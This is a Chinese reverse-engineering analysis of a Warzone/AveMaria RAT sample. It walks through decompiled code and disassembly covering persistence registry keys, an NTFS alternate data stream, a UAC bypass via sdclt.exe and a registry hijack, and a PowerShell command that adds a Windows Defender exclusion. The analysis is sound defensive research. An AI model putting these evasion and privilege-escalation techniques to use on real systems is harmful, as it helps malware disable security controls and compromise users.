Warzone RAT 远控木马样本分析

RAT 信息

Warzone RAT 又名 AveMaria RAT，是一款纯 C/C++开发的商业木马程序，该程序自 2018 年开始便在网络上以软件订阅的方式公开售卖，适配目前 Windows 10 以下系统，具备远程桌面、密码窃取、键盘记录、远程命令、权限提升、下载执行等多种远程控制功能。自售卖以来便被多个 APT 组织使用，已知的便有魔罗栊(Confucius)、蔓灵花(Bitter)、盲眼鹰(APT-Q-98)等组织使用过该商业木马。

该恶意软件具有以下功能：

不需要.NET

可通过 VNC 使用远程桌面

可通过 RDPWrap 获得隐藏的远程桌面

提权（包括最新的 Win10）

远程 WebCam 控件

密码采集（Chrome，Firefox，IE，Edge，Outlook，Thunderbird，Foxmail）

下载并执行任何文件

实时键盘记录器

Remote Shell

文件管理器

进程管理

反向代理

技术细节

该软件是一种用 C ++编写并与所有 Windows 版本兼容的 RAT。恶意软件开发人员在此之上提供了 DNS 服务，购买者不受 IP 地址更改的影响。该软件还可绕过 UAC（用户帐户控制）与 Windows Defender，并写入启动程序列表中，处理 C&C 命令。 它有几种不同的版本，同时在不断改进， 某些描述可能会因版本变化而不同。


获取样本信息

```
文件名: C:/Users/XinSai/Desktop/win10.exe
大小: 135168(132.00 kB)
MD5: 547509f5ead53ce28026e7b51b006b68
SHA1: d041830c1afdae6c0847370457f05ff0d73611ce
信息熵: 6.45456(未加壳)
操作系统: Windows(Vista)
架构: I386
模式: 32 位
类型: GUI
Endianess: LE
入口点(地址): 00406da4
入口点(偏移): 61a4
入口点(相对地址(RA)): 6da4
入口点(字节数): 558bec83ec4856ff159c9041008365e4008d45b850ff15a0904100e82d000000
入口点(签名): 558bec83ec..56ff15........8365....8d45..50ff15........e8........
入口点(签名)(Rel): 558bec83ec..56ff15........ff15........ff15........ff15........ff15........ff
```

资源分析

从控制台构建的客户端在二进制文件的资源部分中具有可作为嵌入式 PE（在该 PE 中有另一个嵌入式 PE）可执行的核心功能。

使用 Resource Hacker 检查二进制文件的资源部分，很容易检测到其中嵌入了一个额外的二进制文件。Windows PE 文件头，十六进制表示是 4D5A。



静动联合分析

进程检查

首先主函数区跟进

```
1 void __noreturn start()
2 {
3   int v0; // ecx
4   int v1; // esi
5   struct _STARTUPINFOA StartupInfo; // [esp+4h] [ebp-48h] BYREF
6
7   GetCommandLineA();                            // 程序入口点
8   StartupInfo.dwFlags = 0;
9   GetStartupInfoA(&StartupInfo);
10  sub_406DF1();
11  sub_406E1E(&dword_41E000, (unsigned int)&unk_41E02C);
12  GetModuleHandleA(0);
13  v1 = sub_4174CD(v0, v0);                      // function
14  sub_406E06();
15  ExitProcess(v1);
16 }
```

```
*Data = 10;
dwDisposition = 0;
sub_406CA5(v15);
sub_4154CA(v22);
TickCount = GetTickCount();
sub_401028(TickCount);
GetModuleFileNameA(0, Filename, 0x104u);      //  获取当前进程已加载模块文件的完整路径
v10 = 0;
v3 = sub_415E27(Filename, &v10);              // 打开给定文件名的文件，读取文件并将文件内容存储在内存中
if ( v10 )
{
```

获取进程的文件路径

```
堆栈地址=002BF650, (ASCII "C:\Users\XinSai\Desktop\win10.exe")
ecx=777B387A (ntdll_1.777B387A)
```


程序在执行之前会先进行进程判断，若进程运行执行退出，反之执行下一步

```
while ( v4 );
*(_DWORD *)v5 = lpAddress;
hObject = CreateEventA(0, 0, 0, v5);
if ( GetLastError() != 183 )              // 判断进程是否执行，若执行则跳出修改，释放，运行
{
  if ( hObject )
  {
    RegCreateKeyExA(
      HKEY_CURRENT_USER,
      "Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings",// 修改 HKEY_CURRENT_USER 的设置
      0,
      0,
      0,
      0xF003Fu,
      0,
      &phkResult,
      &dwDisposition);
    RegSetValueExA(phkResult, "MaxConnectionsPer1_0Server", 0, 4u, Data, 4u);// MaxConnectionsPer1_0Server     写入10
    RegSetValueExA(phkResult, "MaxConnectionsPerServer", 0, 4u, Data, 4u);// MaxConnectionsPerServer     写入10
    RegCloseKey(phkResult);
    sub_406AA8(v15);                      // 创建线程
    sub_41529E((char **)v22, (LPCWSTR *)v15);// 创建进程，注册表操作
    sub_405EF2(v27, (int)v15, (int)v22);    // 套接字调用实现SOCKET通信
    sub_401293(0, (char *)pszPath, 0, 0x208u);
    SHGetFolderPathW(0, 28, 0, 0, pszPath);
    lstrcatW(pszPath, L"\\Microsoft Vision\\");// 系统路径搜索"C:\Users\xxxx\AppData\Local\Microsoft Vision"，创建年月日时的键盘记录文件
    CreateDirectoryW(pszPath, 0);
    if ( v19 && !sub_413893() )           // 判断当前进程是否执行
```

```
01197571  .  53              push ebx                                 pSecurity
01197572  .  8902            mov dword ptr ds:[edx],eax
01197574  .  FF15 5A91190   call dword ptr ds:[<&KERNEL32.CreateEve  CreateEventA
0119757A  .  A3 C8E81901    mov dword ptr ds:[0x119E8C8],eax
0119757F  .  FF15 8892190   call dword ptr ds:[<&KERNEL32.GetLastErr GetLastError
01197585  .  3D B7000000    cmp eax,0xB7
0119758A  .  0F84 A9010000  je win10.01197739
01197590  .  391D C8E8190   cmp dword ptr ds:[0x119E8C8],ebx
01197596  .  0F84 9D010000  je win10.01197739
0119759C  .  8D4424 18      lea eax,dword ptr ss:[esp+0x18]
011975A0  .  50             push eax                                 pDisposition
011975A1  .  8D4424 14      lea eax,dword ptr ss:[esp+0x14]
011975A5  .  50             push eax                                 pHandle
011975A6  .  53             push ebx                                 pSecurity
011975A7  .  68 3F000F00    push 0xF003F                             Access = KEY_ALL_ACCESS
011975AC  .  53             push ebx                                 Options
011975AD  .  53             push ebx                                 Class
011975AE  .  53             push ebx                                 Reserved
011975AF  .  68 2CC91901    push win10.0119C92C                      Subkey = "Software\Microsoft\Windows\CurrentVersion\Internet Settings"
011975B4  .  68 01000080    push 0x80000001                          hKey = HKEY_CURRENT_USER
011975B9  .  FF15 6A90190   call dword ptr ds:[<&ADVAPI32.RegCreate  RegCreateKeyExA
011975BF  .  8B35 7490190   mov esi,dword ptr ds:[<&ADVAPI32.RegSet  advapi32.RegSetValueExA
011975C5  .  8D4424 14      lea eax,dword ptr ss:[esp+0x14]
011975C9  .  6A 04          push 0x4                                 BufSize = 0x4
011975CB  .  50             push eax                                 Buffer
011975CC  .  6A 04          push 0x4                                 ValueType = REG_DWORD
011975CE  .  53             push ebx                                 Reserved
011975CF  .  68 68C91901    push win10.0119C968                      ValueName = "MaxConnectionsPer1_0Server"
```


修改 HttpClient

程序先在 HKEY_CURRENT_USER\software\Microsoft\Windows\CurrentVersion\Internet Settings 建立两个项分别是"MaxConnectionsPer1_0Server"，"MaxConnectionsPerServer" 值为 10




Host 地址与 images.exe 创建

Sub_406AA8 函数中，程序先后进行数据段合并，Host 地址 1 与 Host 地址 2 的加载



向下走，程序开始创建 images.exe



创建随机字符串到注册表

创建 10 位随机字符串 如下“N4ZXOIB5E0”

```
00046C63  .  E8 5CF10000   call win10.00055DC4
00046C68  .  59            pop ecx
00046C69  .  8D45 FC       lea eax,[local.1]
00046C6C  .  50            push eax
00046C6D  .  8D4E 38       lea ecx,dword ptr ds:[esi+0x38]
00046C70  .  E8 52D7FFFF   call win10.000443C7                  string
00046C75  .  8B4D FC       mov ecx,[local.1]
00046C78  .  33C0          xor eax,eax
00046C7A  .  40            inc eax
00046C7B  .  8906          mov dword ptr ds:[esi],eax
00046C7D  .  8946 04       mov dword ptr ds:[esi+0x4],eax
00046C80  .  E8 98020000   call win10.00046F1D
00046C85  .  8D4D EC       lea ecx,[local.5]
00046C88  .  E8 F4D3FFFF   call win10.00044081
00046C8D  .  8D4D E4       lea ecx,[local.7]
00046C90  .  E8 ECD3FFFF   call win10.00044081
00046C95  .  8D8D 70FFFFFF lea ecx,[local.36]
00046C9B  .  E8 B3B7FFFF   call win10.00042453
00046CA0  .  5F            pop edi
00046CA1  .  5E            pop esi
00046CA2     5B            pop ebx
堆栈 ss:[004FF67C]=04F50000, (UNICODE "N4ZXOIB5E0")
ecx=76853136 (kernel32.76853136)
```

创建完成字符串后，程序开始在注册表中创建项

```
LPWSTR lpsz[2]; // [esp+1Ch] [ebp-8h] BYREF

v3 = a2;
sub_402CAC(phkResult + 12, a2);
v25 = L"Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\";
phkResult[2] = (-!sub_413893() - 2147483646);
phkResult[3] = 5;
v4 = sub_40460A(lpsz, phkResult, v25);
sub_4043C7(phkResult + 4, phkResult, v4);
sub_406F1D(lpsz[0]);
sub_404656(lpsz, v3 + 14);
sub_4042C5(phkResult + 4, lpsz);
sub_406F1D(lpsz[0]);
v5 = sub_40460A(lpsz, phkResult, L"inst");
sub_4043C7(phkResult + 6, phkResult, v5);
sub_406F1D(lpsz[0]);
v6 = sub_40460A(lpsz, phkResult, L"InitWindows");
sub_4043C7(phkResult + 7, phkResult, v6);
sub_406F1D(lpsz[0]);
v7 = sub_40460A(lpsz, phkResult, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run\\");
sub_4043C7(phkResult + 5, phkResult, v7);
sub_406F1D(lpsz[0]);
v8 = phkResult + 8;
phkResult[9] = (RegOpenKeyExW(HKEY_CURRENT_USER, phkResult[4], 0, 0xF003Fu, phkResult) == 0);
v9 = sub_413960(lpsz, phkResult);
sub_4043C7(phkResult + 8, phkResult, v9);
sub_406F1D(lpsz[0]);
result = a2;
if ( a2[19] )
```


创建 NTFS 数据流

Documents 目录下创建“Documents:ApplicationData”NTFS 的数据流


```
0042F650  00A00000
0042F654  00A10000  UNICODE "C:\Users\XinSai\Documents\Documents:ApplicationDat"
0042F658  006A0000  UNICODE "N4ZXOIB5E0"
```

绕过 UAC

恶意软件会通过两种不同的方法绕过 UAC 并提权：
对于 Windows 10 以下的版本，它使用存储在其资源中 UAC 绕过模块。
对于 Windows 10，它利用 sdclt.exe 的自动提升功能，该功能在 Windows 备份和还原中使用。
判断进程是否以管理员权限运行：
这里吾爱的启动就要管理员，这里是原版 OD 非管理员调用运行



(win10)



(win7)


同时进程将检测操作系统是否小于 win10 而使用对应方法提权


注册表后门

创建 HKCU\\SOFTWARE_rptls 项，内容是后门的路径

```
LSTATUS sub_415884()
{
  int v0; // eax
  DWORD dwDisposition; // [esp+Ch] [ebp-8h] BYREF
  HKEY phkResult; // [esp+10h] [ebp-4h] BYREF

  if ( RegOpenKeyExW(HKEY_CURRENT_USER, L"SOFTWARE\\_rptls", 0, 0xF003Fu, &phkResult) )
    RegCreateKeyExW(HKEY_CURRENT_USER, L"SOFTWARE\\_rptls", 0, 0, 0, 0xF003Fu, 0, &phkResult, &dwDisposition);
  v0 = lstrlenW(Filename);
  RegSetValueExW(phkResult, L"Install", 0, 1u, Filename, 4 * v0);
  return RegCloseKey(phkResult);
}
```






如果是 win10 以下，当跟进 Sub_4158F7 函数后，sub_4157F0 检查当前用户是否具有管理员特权，有则直接返回，它调用 sub_415884() 函数写入注册表，注册表中创建_rptls 项，而值是上面创建的 images.exe 进程。并执行在资源文件中的 PE 文件加载和锁定资源的操作。最后在 sub_4157F0 函数分配 2048 字节的内存，然后循环解密内存中的代码，完成后调用 cmd.exe 执行。

```
int (*(*v1)())(void); // ebx
HRSRC ResourceW; // edi
HGLOBAL Resource; // esi
LPVOID v4; // eax

sub_401293(a1, Filename, 0, 0x208u);
GetModuleFileNameW(0, Filename, 0x208u);
if ( IsUserAnAdmin() || sub_413893() )        // 判断当前用户是否为管理员
  return 0;
sub_415884();                                 // HKEY_CURRENT_USER\Software\_rptls   vule:C:\Users\xxxx\Documents\images.exe
v1 = sub_415C0E();
ResourceW = FindResourceW(v1, 0x66, L"WM_DSP");// 资源文件
Resource = LoadResource(v1, ResourceW);
SizeofResource(v1, ResourceW);
v4 = LockResource(Resource);
if ( v4 )
  sub_4157F0(v4);                             // 函数分配一段大小为 2048 字节的内存，然后用一个循环解密内存中的代码。最后使用\wind
return 0;
}                                             // sub_413893检查当前用户是否具有管理员特权，有则直接返回，它调用 sub_415884() 函数
```

如果是 win10 及以上，则创建“\Documents:ApplicationData”文件流，再判断进程是否 64 位，重定向注册表和文件。最后使用 sdclt.exe 来绕过 UAC，同时会在注册表中创建原进程来权限维持执行，最后终止自身，使用高权限来运行自己。

```
if ( sub_413893() )                             // 检查是否有某些特定条件，如果有，则返回0.
  return 0;
sub_413915(5, &lpsz, a1);
sub_4043FA(&lpsz, a1, L"\\Documents:ApplicationData");// 获取一个路径并使用NTFS流文件创建一个文件 C:\Users\xxx\Documents
sub_413960(&v19, a1);
v1 = CharLowerW(lpsz);
v2 = CharLowerW(v19);
if ( lstrcmpW(v2, v1) )                         // 如果文件的路径与当前的路径不同，则关闭句柄.
{
  CloseHandle(hObject);
  Wow64Process = 0;
  CurrentProcess = GetCurrentProcess();
  IsWow64Process(CurrentProcess, &Wow64Process);// 获取当前进程句柄是否是64位
  if ( Wow64Process )
    sub_413473(v18);                            // 如果是64位，则进行系统文件重定向和注册表重定向.
  sub_415774();                                 // "Software\\Classes\\Folder\\shell\\open\\command"
  sub_401293(CloseHandle, Filename, 0, 0x400u);
  GetModuleFileNameA(0, Filename, 0x400u);
  sub_41570F(String, Filename);
  sub_41570F("DelegateExecute", String);       // 更新资源管理器注册表，替换文件.  注：DelegateExecute是Windows操作系统中使
  GetSystemDirectoryW(Buffer, 0x104u);
  lstrcatW(Buffer, L"\\sdclt.exe");             // 获取系统目录并将其与"sdclt.exe"连接并启动它，绕过系统UAC.
  GetLastError();
  sub_401293(CloseHandle, v10, 0, 0x44u);
  qmemcpy(&StartupInfo, v10, sizeof(StartupInfo));
  v13 = 0;
  v14 = 0;
```




```
  v13 = 0;
  v14 = 0;
  v15 = 0;
  v16 = 0;
  memset(&ProcessInformation, 0, sizeof(ProcessInformation));
  strcpy(CommandLine, "cmd.exe /C C:\\Windows\\System32\\sdclt.exe");
  sub_401293(CloseHandle, v8, 0, 0x1DFu);
  Sleep(0x4E20u);                               // 20s
  CreateProcessA(0, CommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);// 创建一个新的进程，运行"cmd.exe /C C:\Windows\System32\sdclt.exe".
  CloseHandle(ProcessInformation.hThread);
  CloseHandle(ProcessInformation.hProcess);
  wsprintfW(v11, L"%d", Buffer);
  TerminateProcess(hProcess, 0);                // 关闭进程句柄并终止进程.
  if ( Wow64Process )
    sub_41344C(v18);
  Sleep(0x7D0u);                                // 2s
  RegDeleteKeyA(HKEY_CURRENT_USER, "Software\\Classes\\Folder\\shell\\open\\command");// win10.exe
  ExitProcess(0);
}
sub_406F1D(v19);
sub_406F1D(lpsz);
return 0;
```

在 sub_417083 函数中如果 RAT 以高权限运行，会添加路径到 Windows Defender 白名单中：

powershell Add-MpPreference -ExclusionPath C：\

```
UINT sub_417083()
{
  char *v0; // ebx
  char *v2; // [esp+Ch] [ebp-4h]

  v2 = sub_401000(0x100u);
  v0 = sub_401000(0x100u);
  sub_401293(v0, v2, 0, 0x100u);
  sub_401293(v0, v0, 0, 0x100u);
  GetModuleFileNameA(0, v2, 0x100u);
  qmemcpy(v0, "powershell Add-MpPreference -ExclusionPath ", 43);
  *(v0 + 43) = *v2;
  v0[45] = v2[2];
  v0[strlen(v0)] = v2[255];
  return WinExec(v0, 0);
}
```


字符串创建注册表项值及创建文件流与 images.exe

在之前的 N4ZXOIB5E0 字符串中 创建了两个项及键值

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\N4ZXOIB5E0

HKEY_USERS\S-1-5-21-1244648496-323992457-611466280-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\N4ZXOIB5E0

```
v31 = v13;
v30 = v13;
sub_4069A9(v4 + 12, &v30);
sub_40709B(v30, v31, v32, v33);
RegOpenKeyExW(HKEY_CURRENT_USER, v4[4], 0, 0xF003Fu, v4);// N4ZXOIB5E0字符串
sub_414DEE((v4 + 6), &v35, 3u);
```



在函数 sub414EEF 中，进程会先创建一个九位字符串的随机字符与固定字符，

"qrstuvwxyzABCDEFGHIJK..."到堆栈窗口。接着判断程序是否存在，不存在将复制 image.exe 文件 同时创建文件流

```
v4 = (char *)phkResult;
v39 = phkResult;
sub_413960(&lpExistingFileName, (int)phkResult);
sub_4044C4(&v34, 10);                   // Randon
v6 = sub_414D25((PHKEY)v4, v5, (int)(v4 + 16), v5, v5);
sub_414D63((HKEY *)v4);
v7 = 0;
v8 = v6 == 0;
v9 = (WCHAR *)lpExistingFileName;
if ( !v8 && lpFileName )                // copy images.exe
{
  v10 = (LPCWSTR *)sub_413915(*((_DWORD *)v4 + 3), (LPWSTR *)&lpExistingFileName, (int)v4);
  sub_4043C7((char **)v4 + 8, (int)v4, v10);
  sub_406F1D((LPVOID)lpExistingFileName);
  sub_4133FB(v4 + 32);
  v11 = (LPCWSTR *)sub_4043FA(v4 + 32, (int)v4, (LPVOID)L"\\");
  sub_404656((WCHAR **)&lpExistingFileName, (LPCWSTR *)v4 + 21);
  sub_4042C5(v11, &lpExistingFileName);
  sub_406F1D((LPVOID)lpExistingFileName);
  v7 = 0;
  if ( !CopyFileW(v9, *((LPCWSTR *)v4 + 8), 0) )
    goto LABEL_17;
  v33 = v12;
  v32 = (int)v12;
  sub_40424E(&v32);
  v31 = v13;
  v30 = v13;
  sub_4069A9((_DWORD *)v4 + 12, (int *)&v30);
  sub_40709B((int)v30, (int)v31, v32, (int)v33);
  RegOpenKeyExW(HKEY_CURRENT_USER, *((LPCWSTR *)v4 + 4), 0, 0xF003Fu, (PHKEY)v4);// N4ZXOIB5E0  HKCU:inset
  sub_414DEE((int)(v4 + 24), (int)&v35, 3u);
  sub_40460A((LPWSTR *)&lpExistingFileName, (int)v4, *((LPCWSTR *)v4 + 8));
  v14 = (LPCWSTR *)sub_40460A((LPWSTR *)&lpAddress, (int)v4, L":Zone.Identifier");// IE6 文件流
  sub_4042C5(&lpExistingFileName, v14);
  sub_406F1D(lpAddress);
  DeleteFileW(lpExistingFileName);
  sub_406F1D((LPVOID)lpExistingFileName);
```

IE6 下载流删除

以下是 IE6 下的下载流，程序执行后会删除下载流。

```
12A500F  .  E8 091FFFFF   call win10.01296F1D
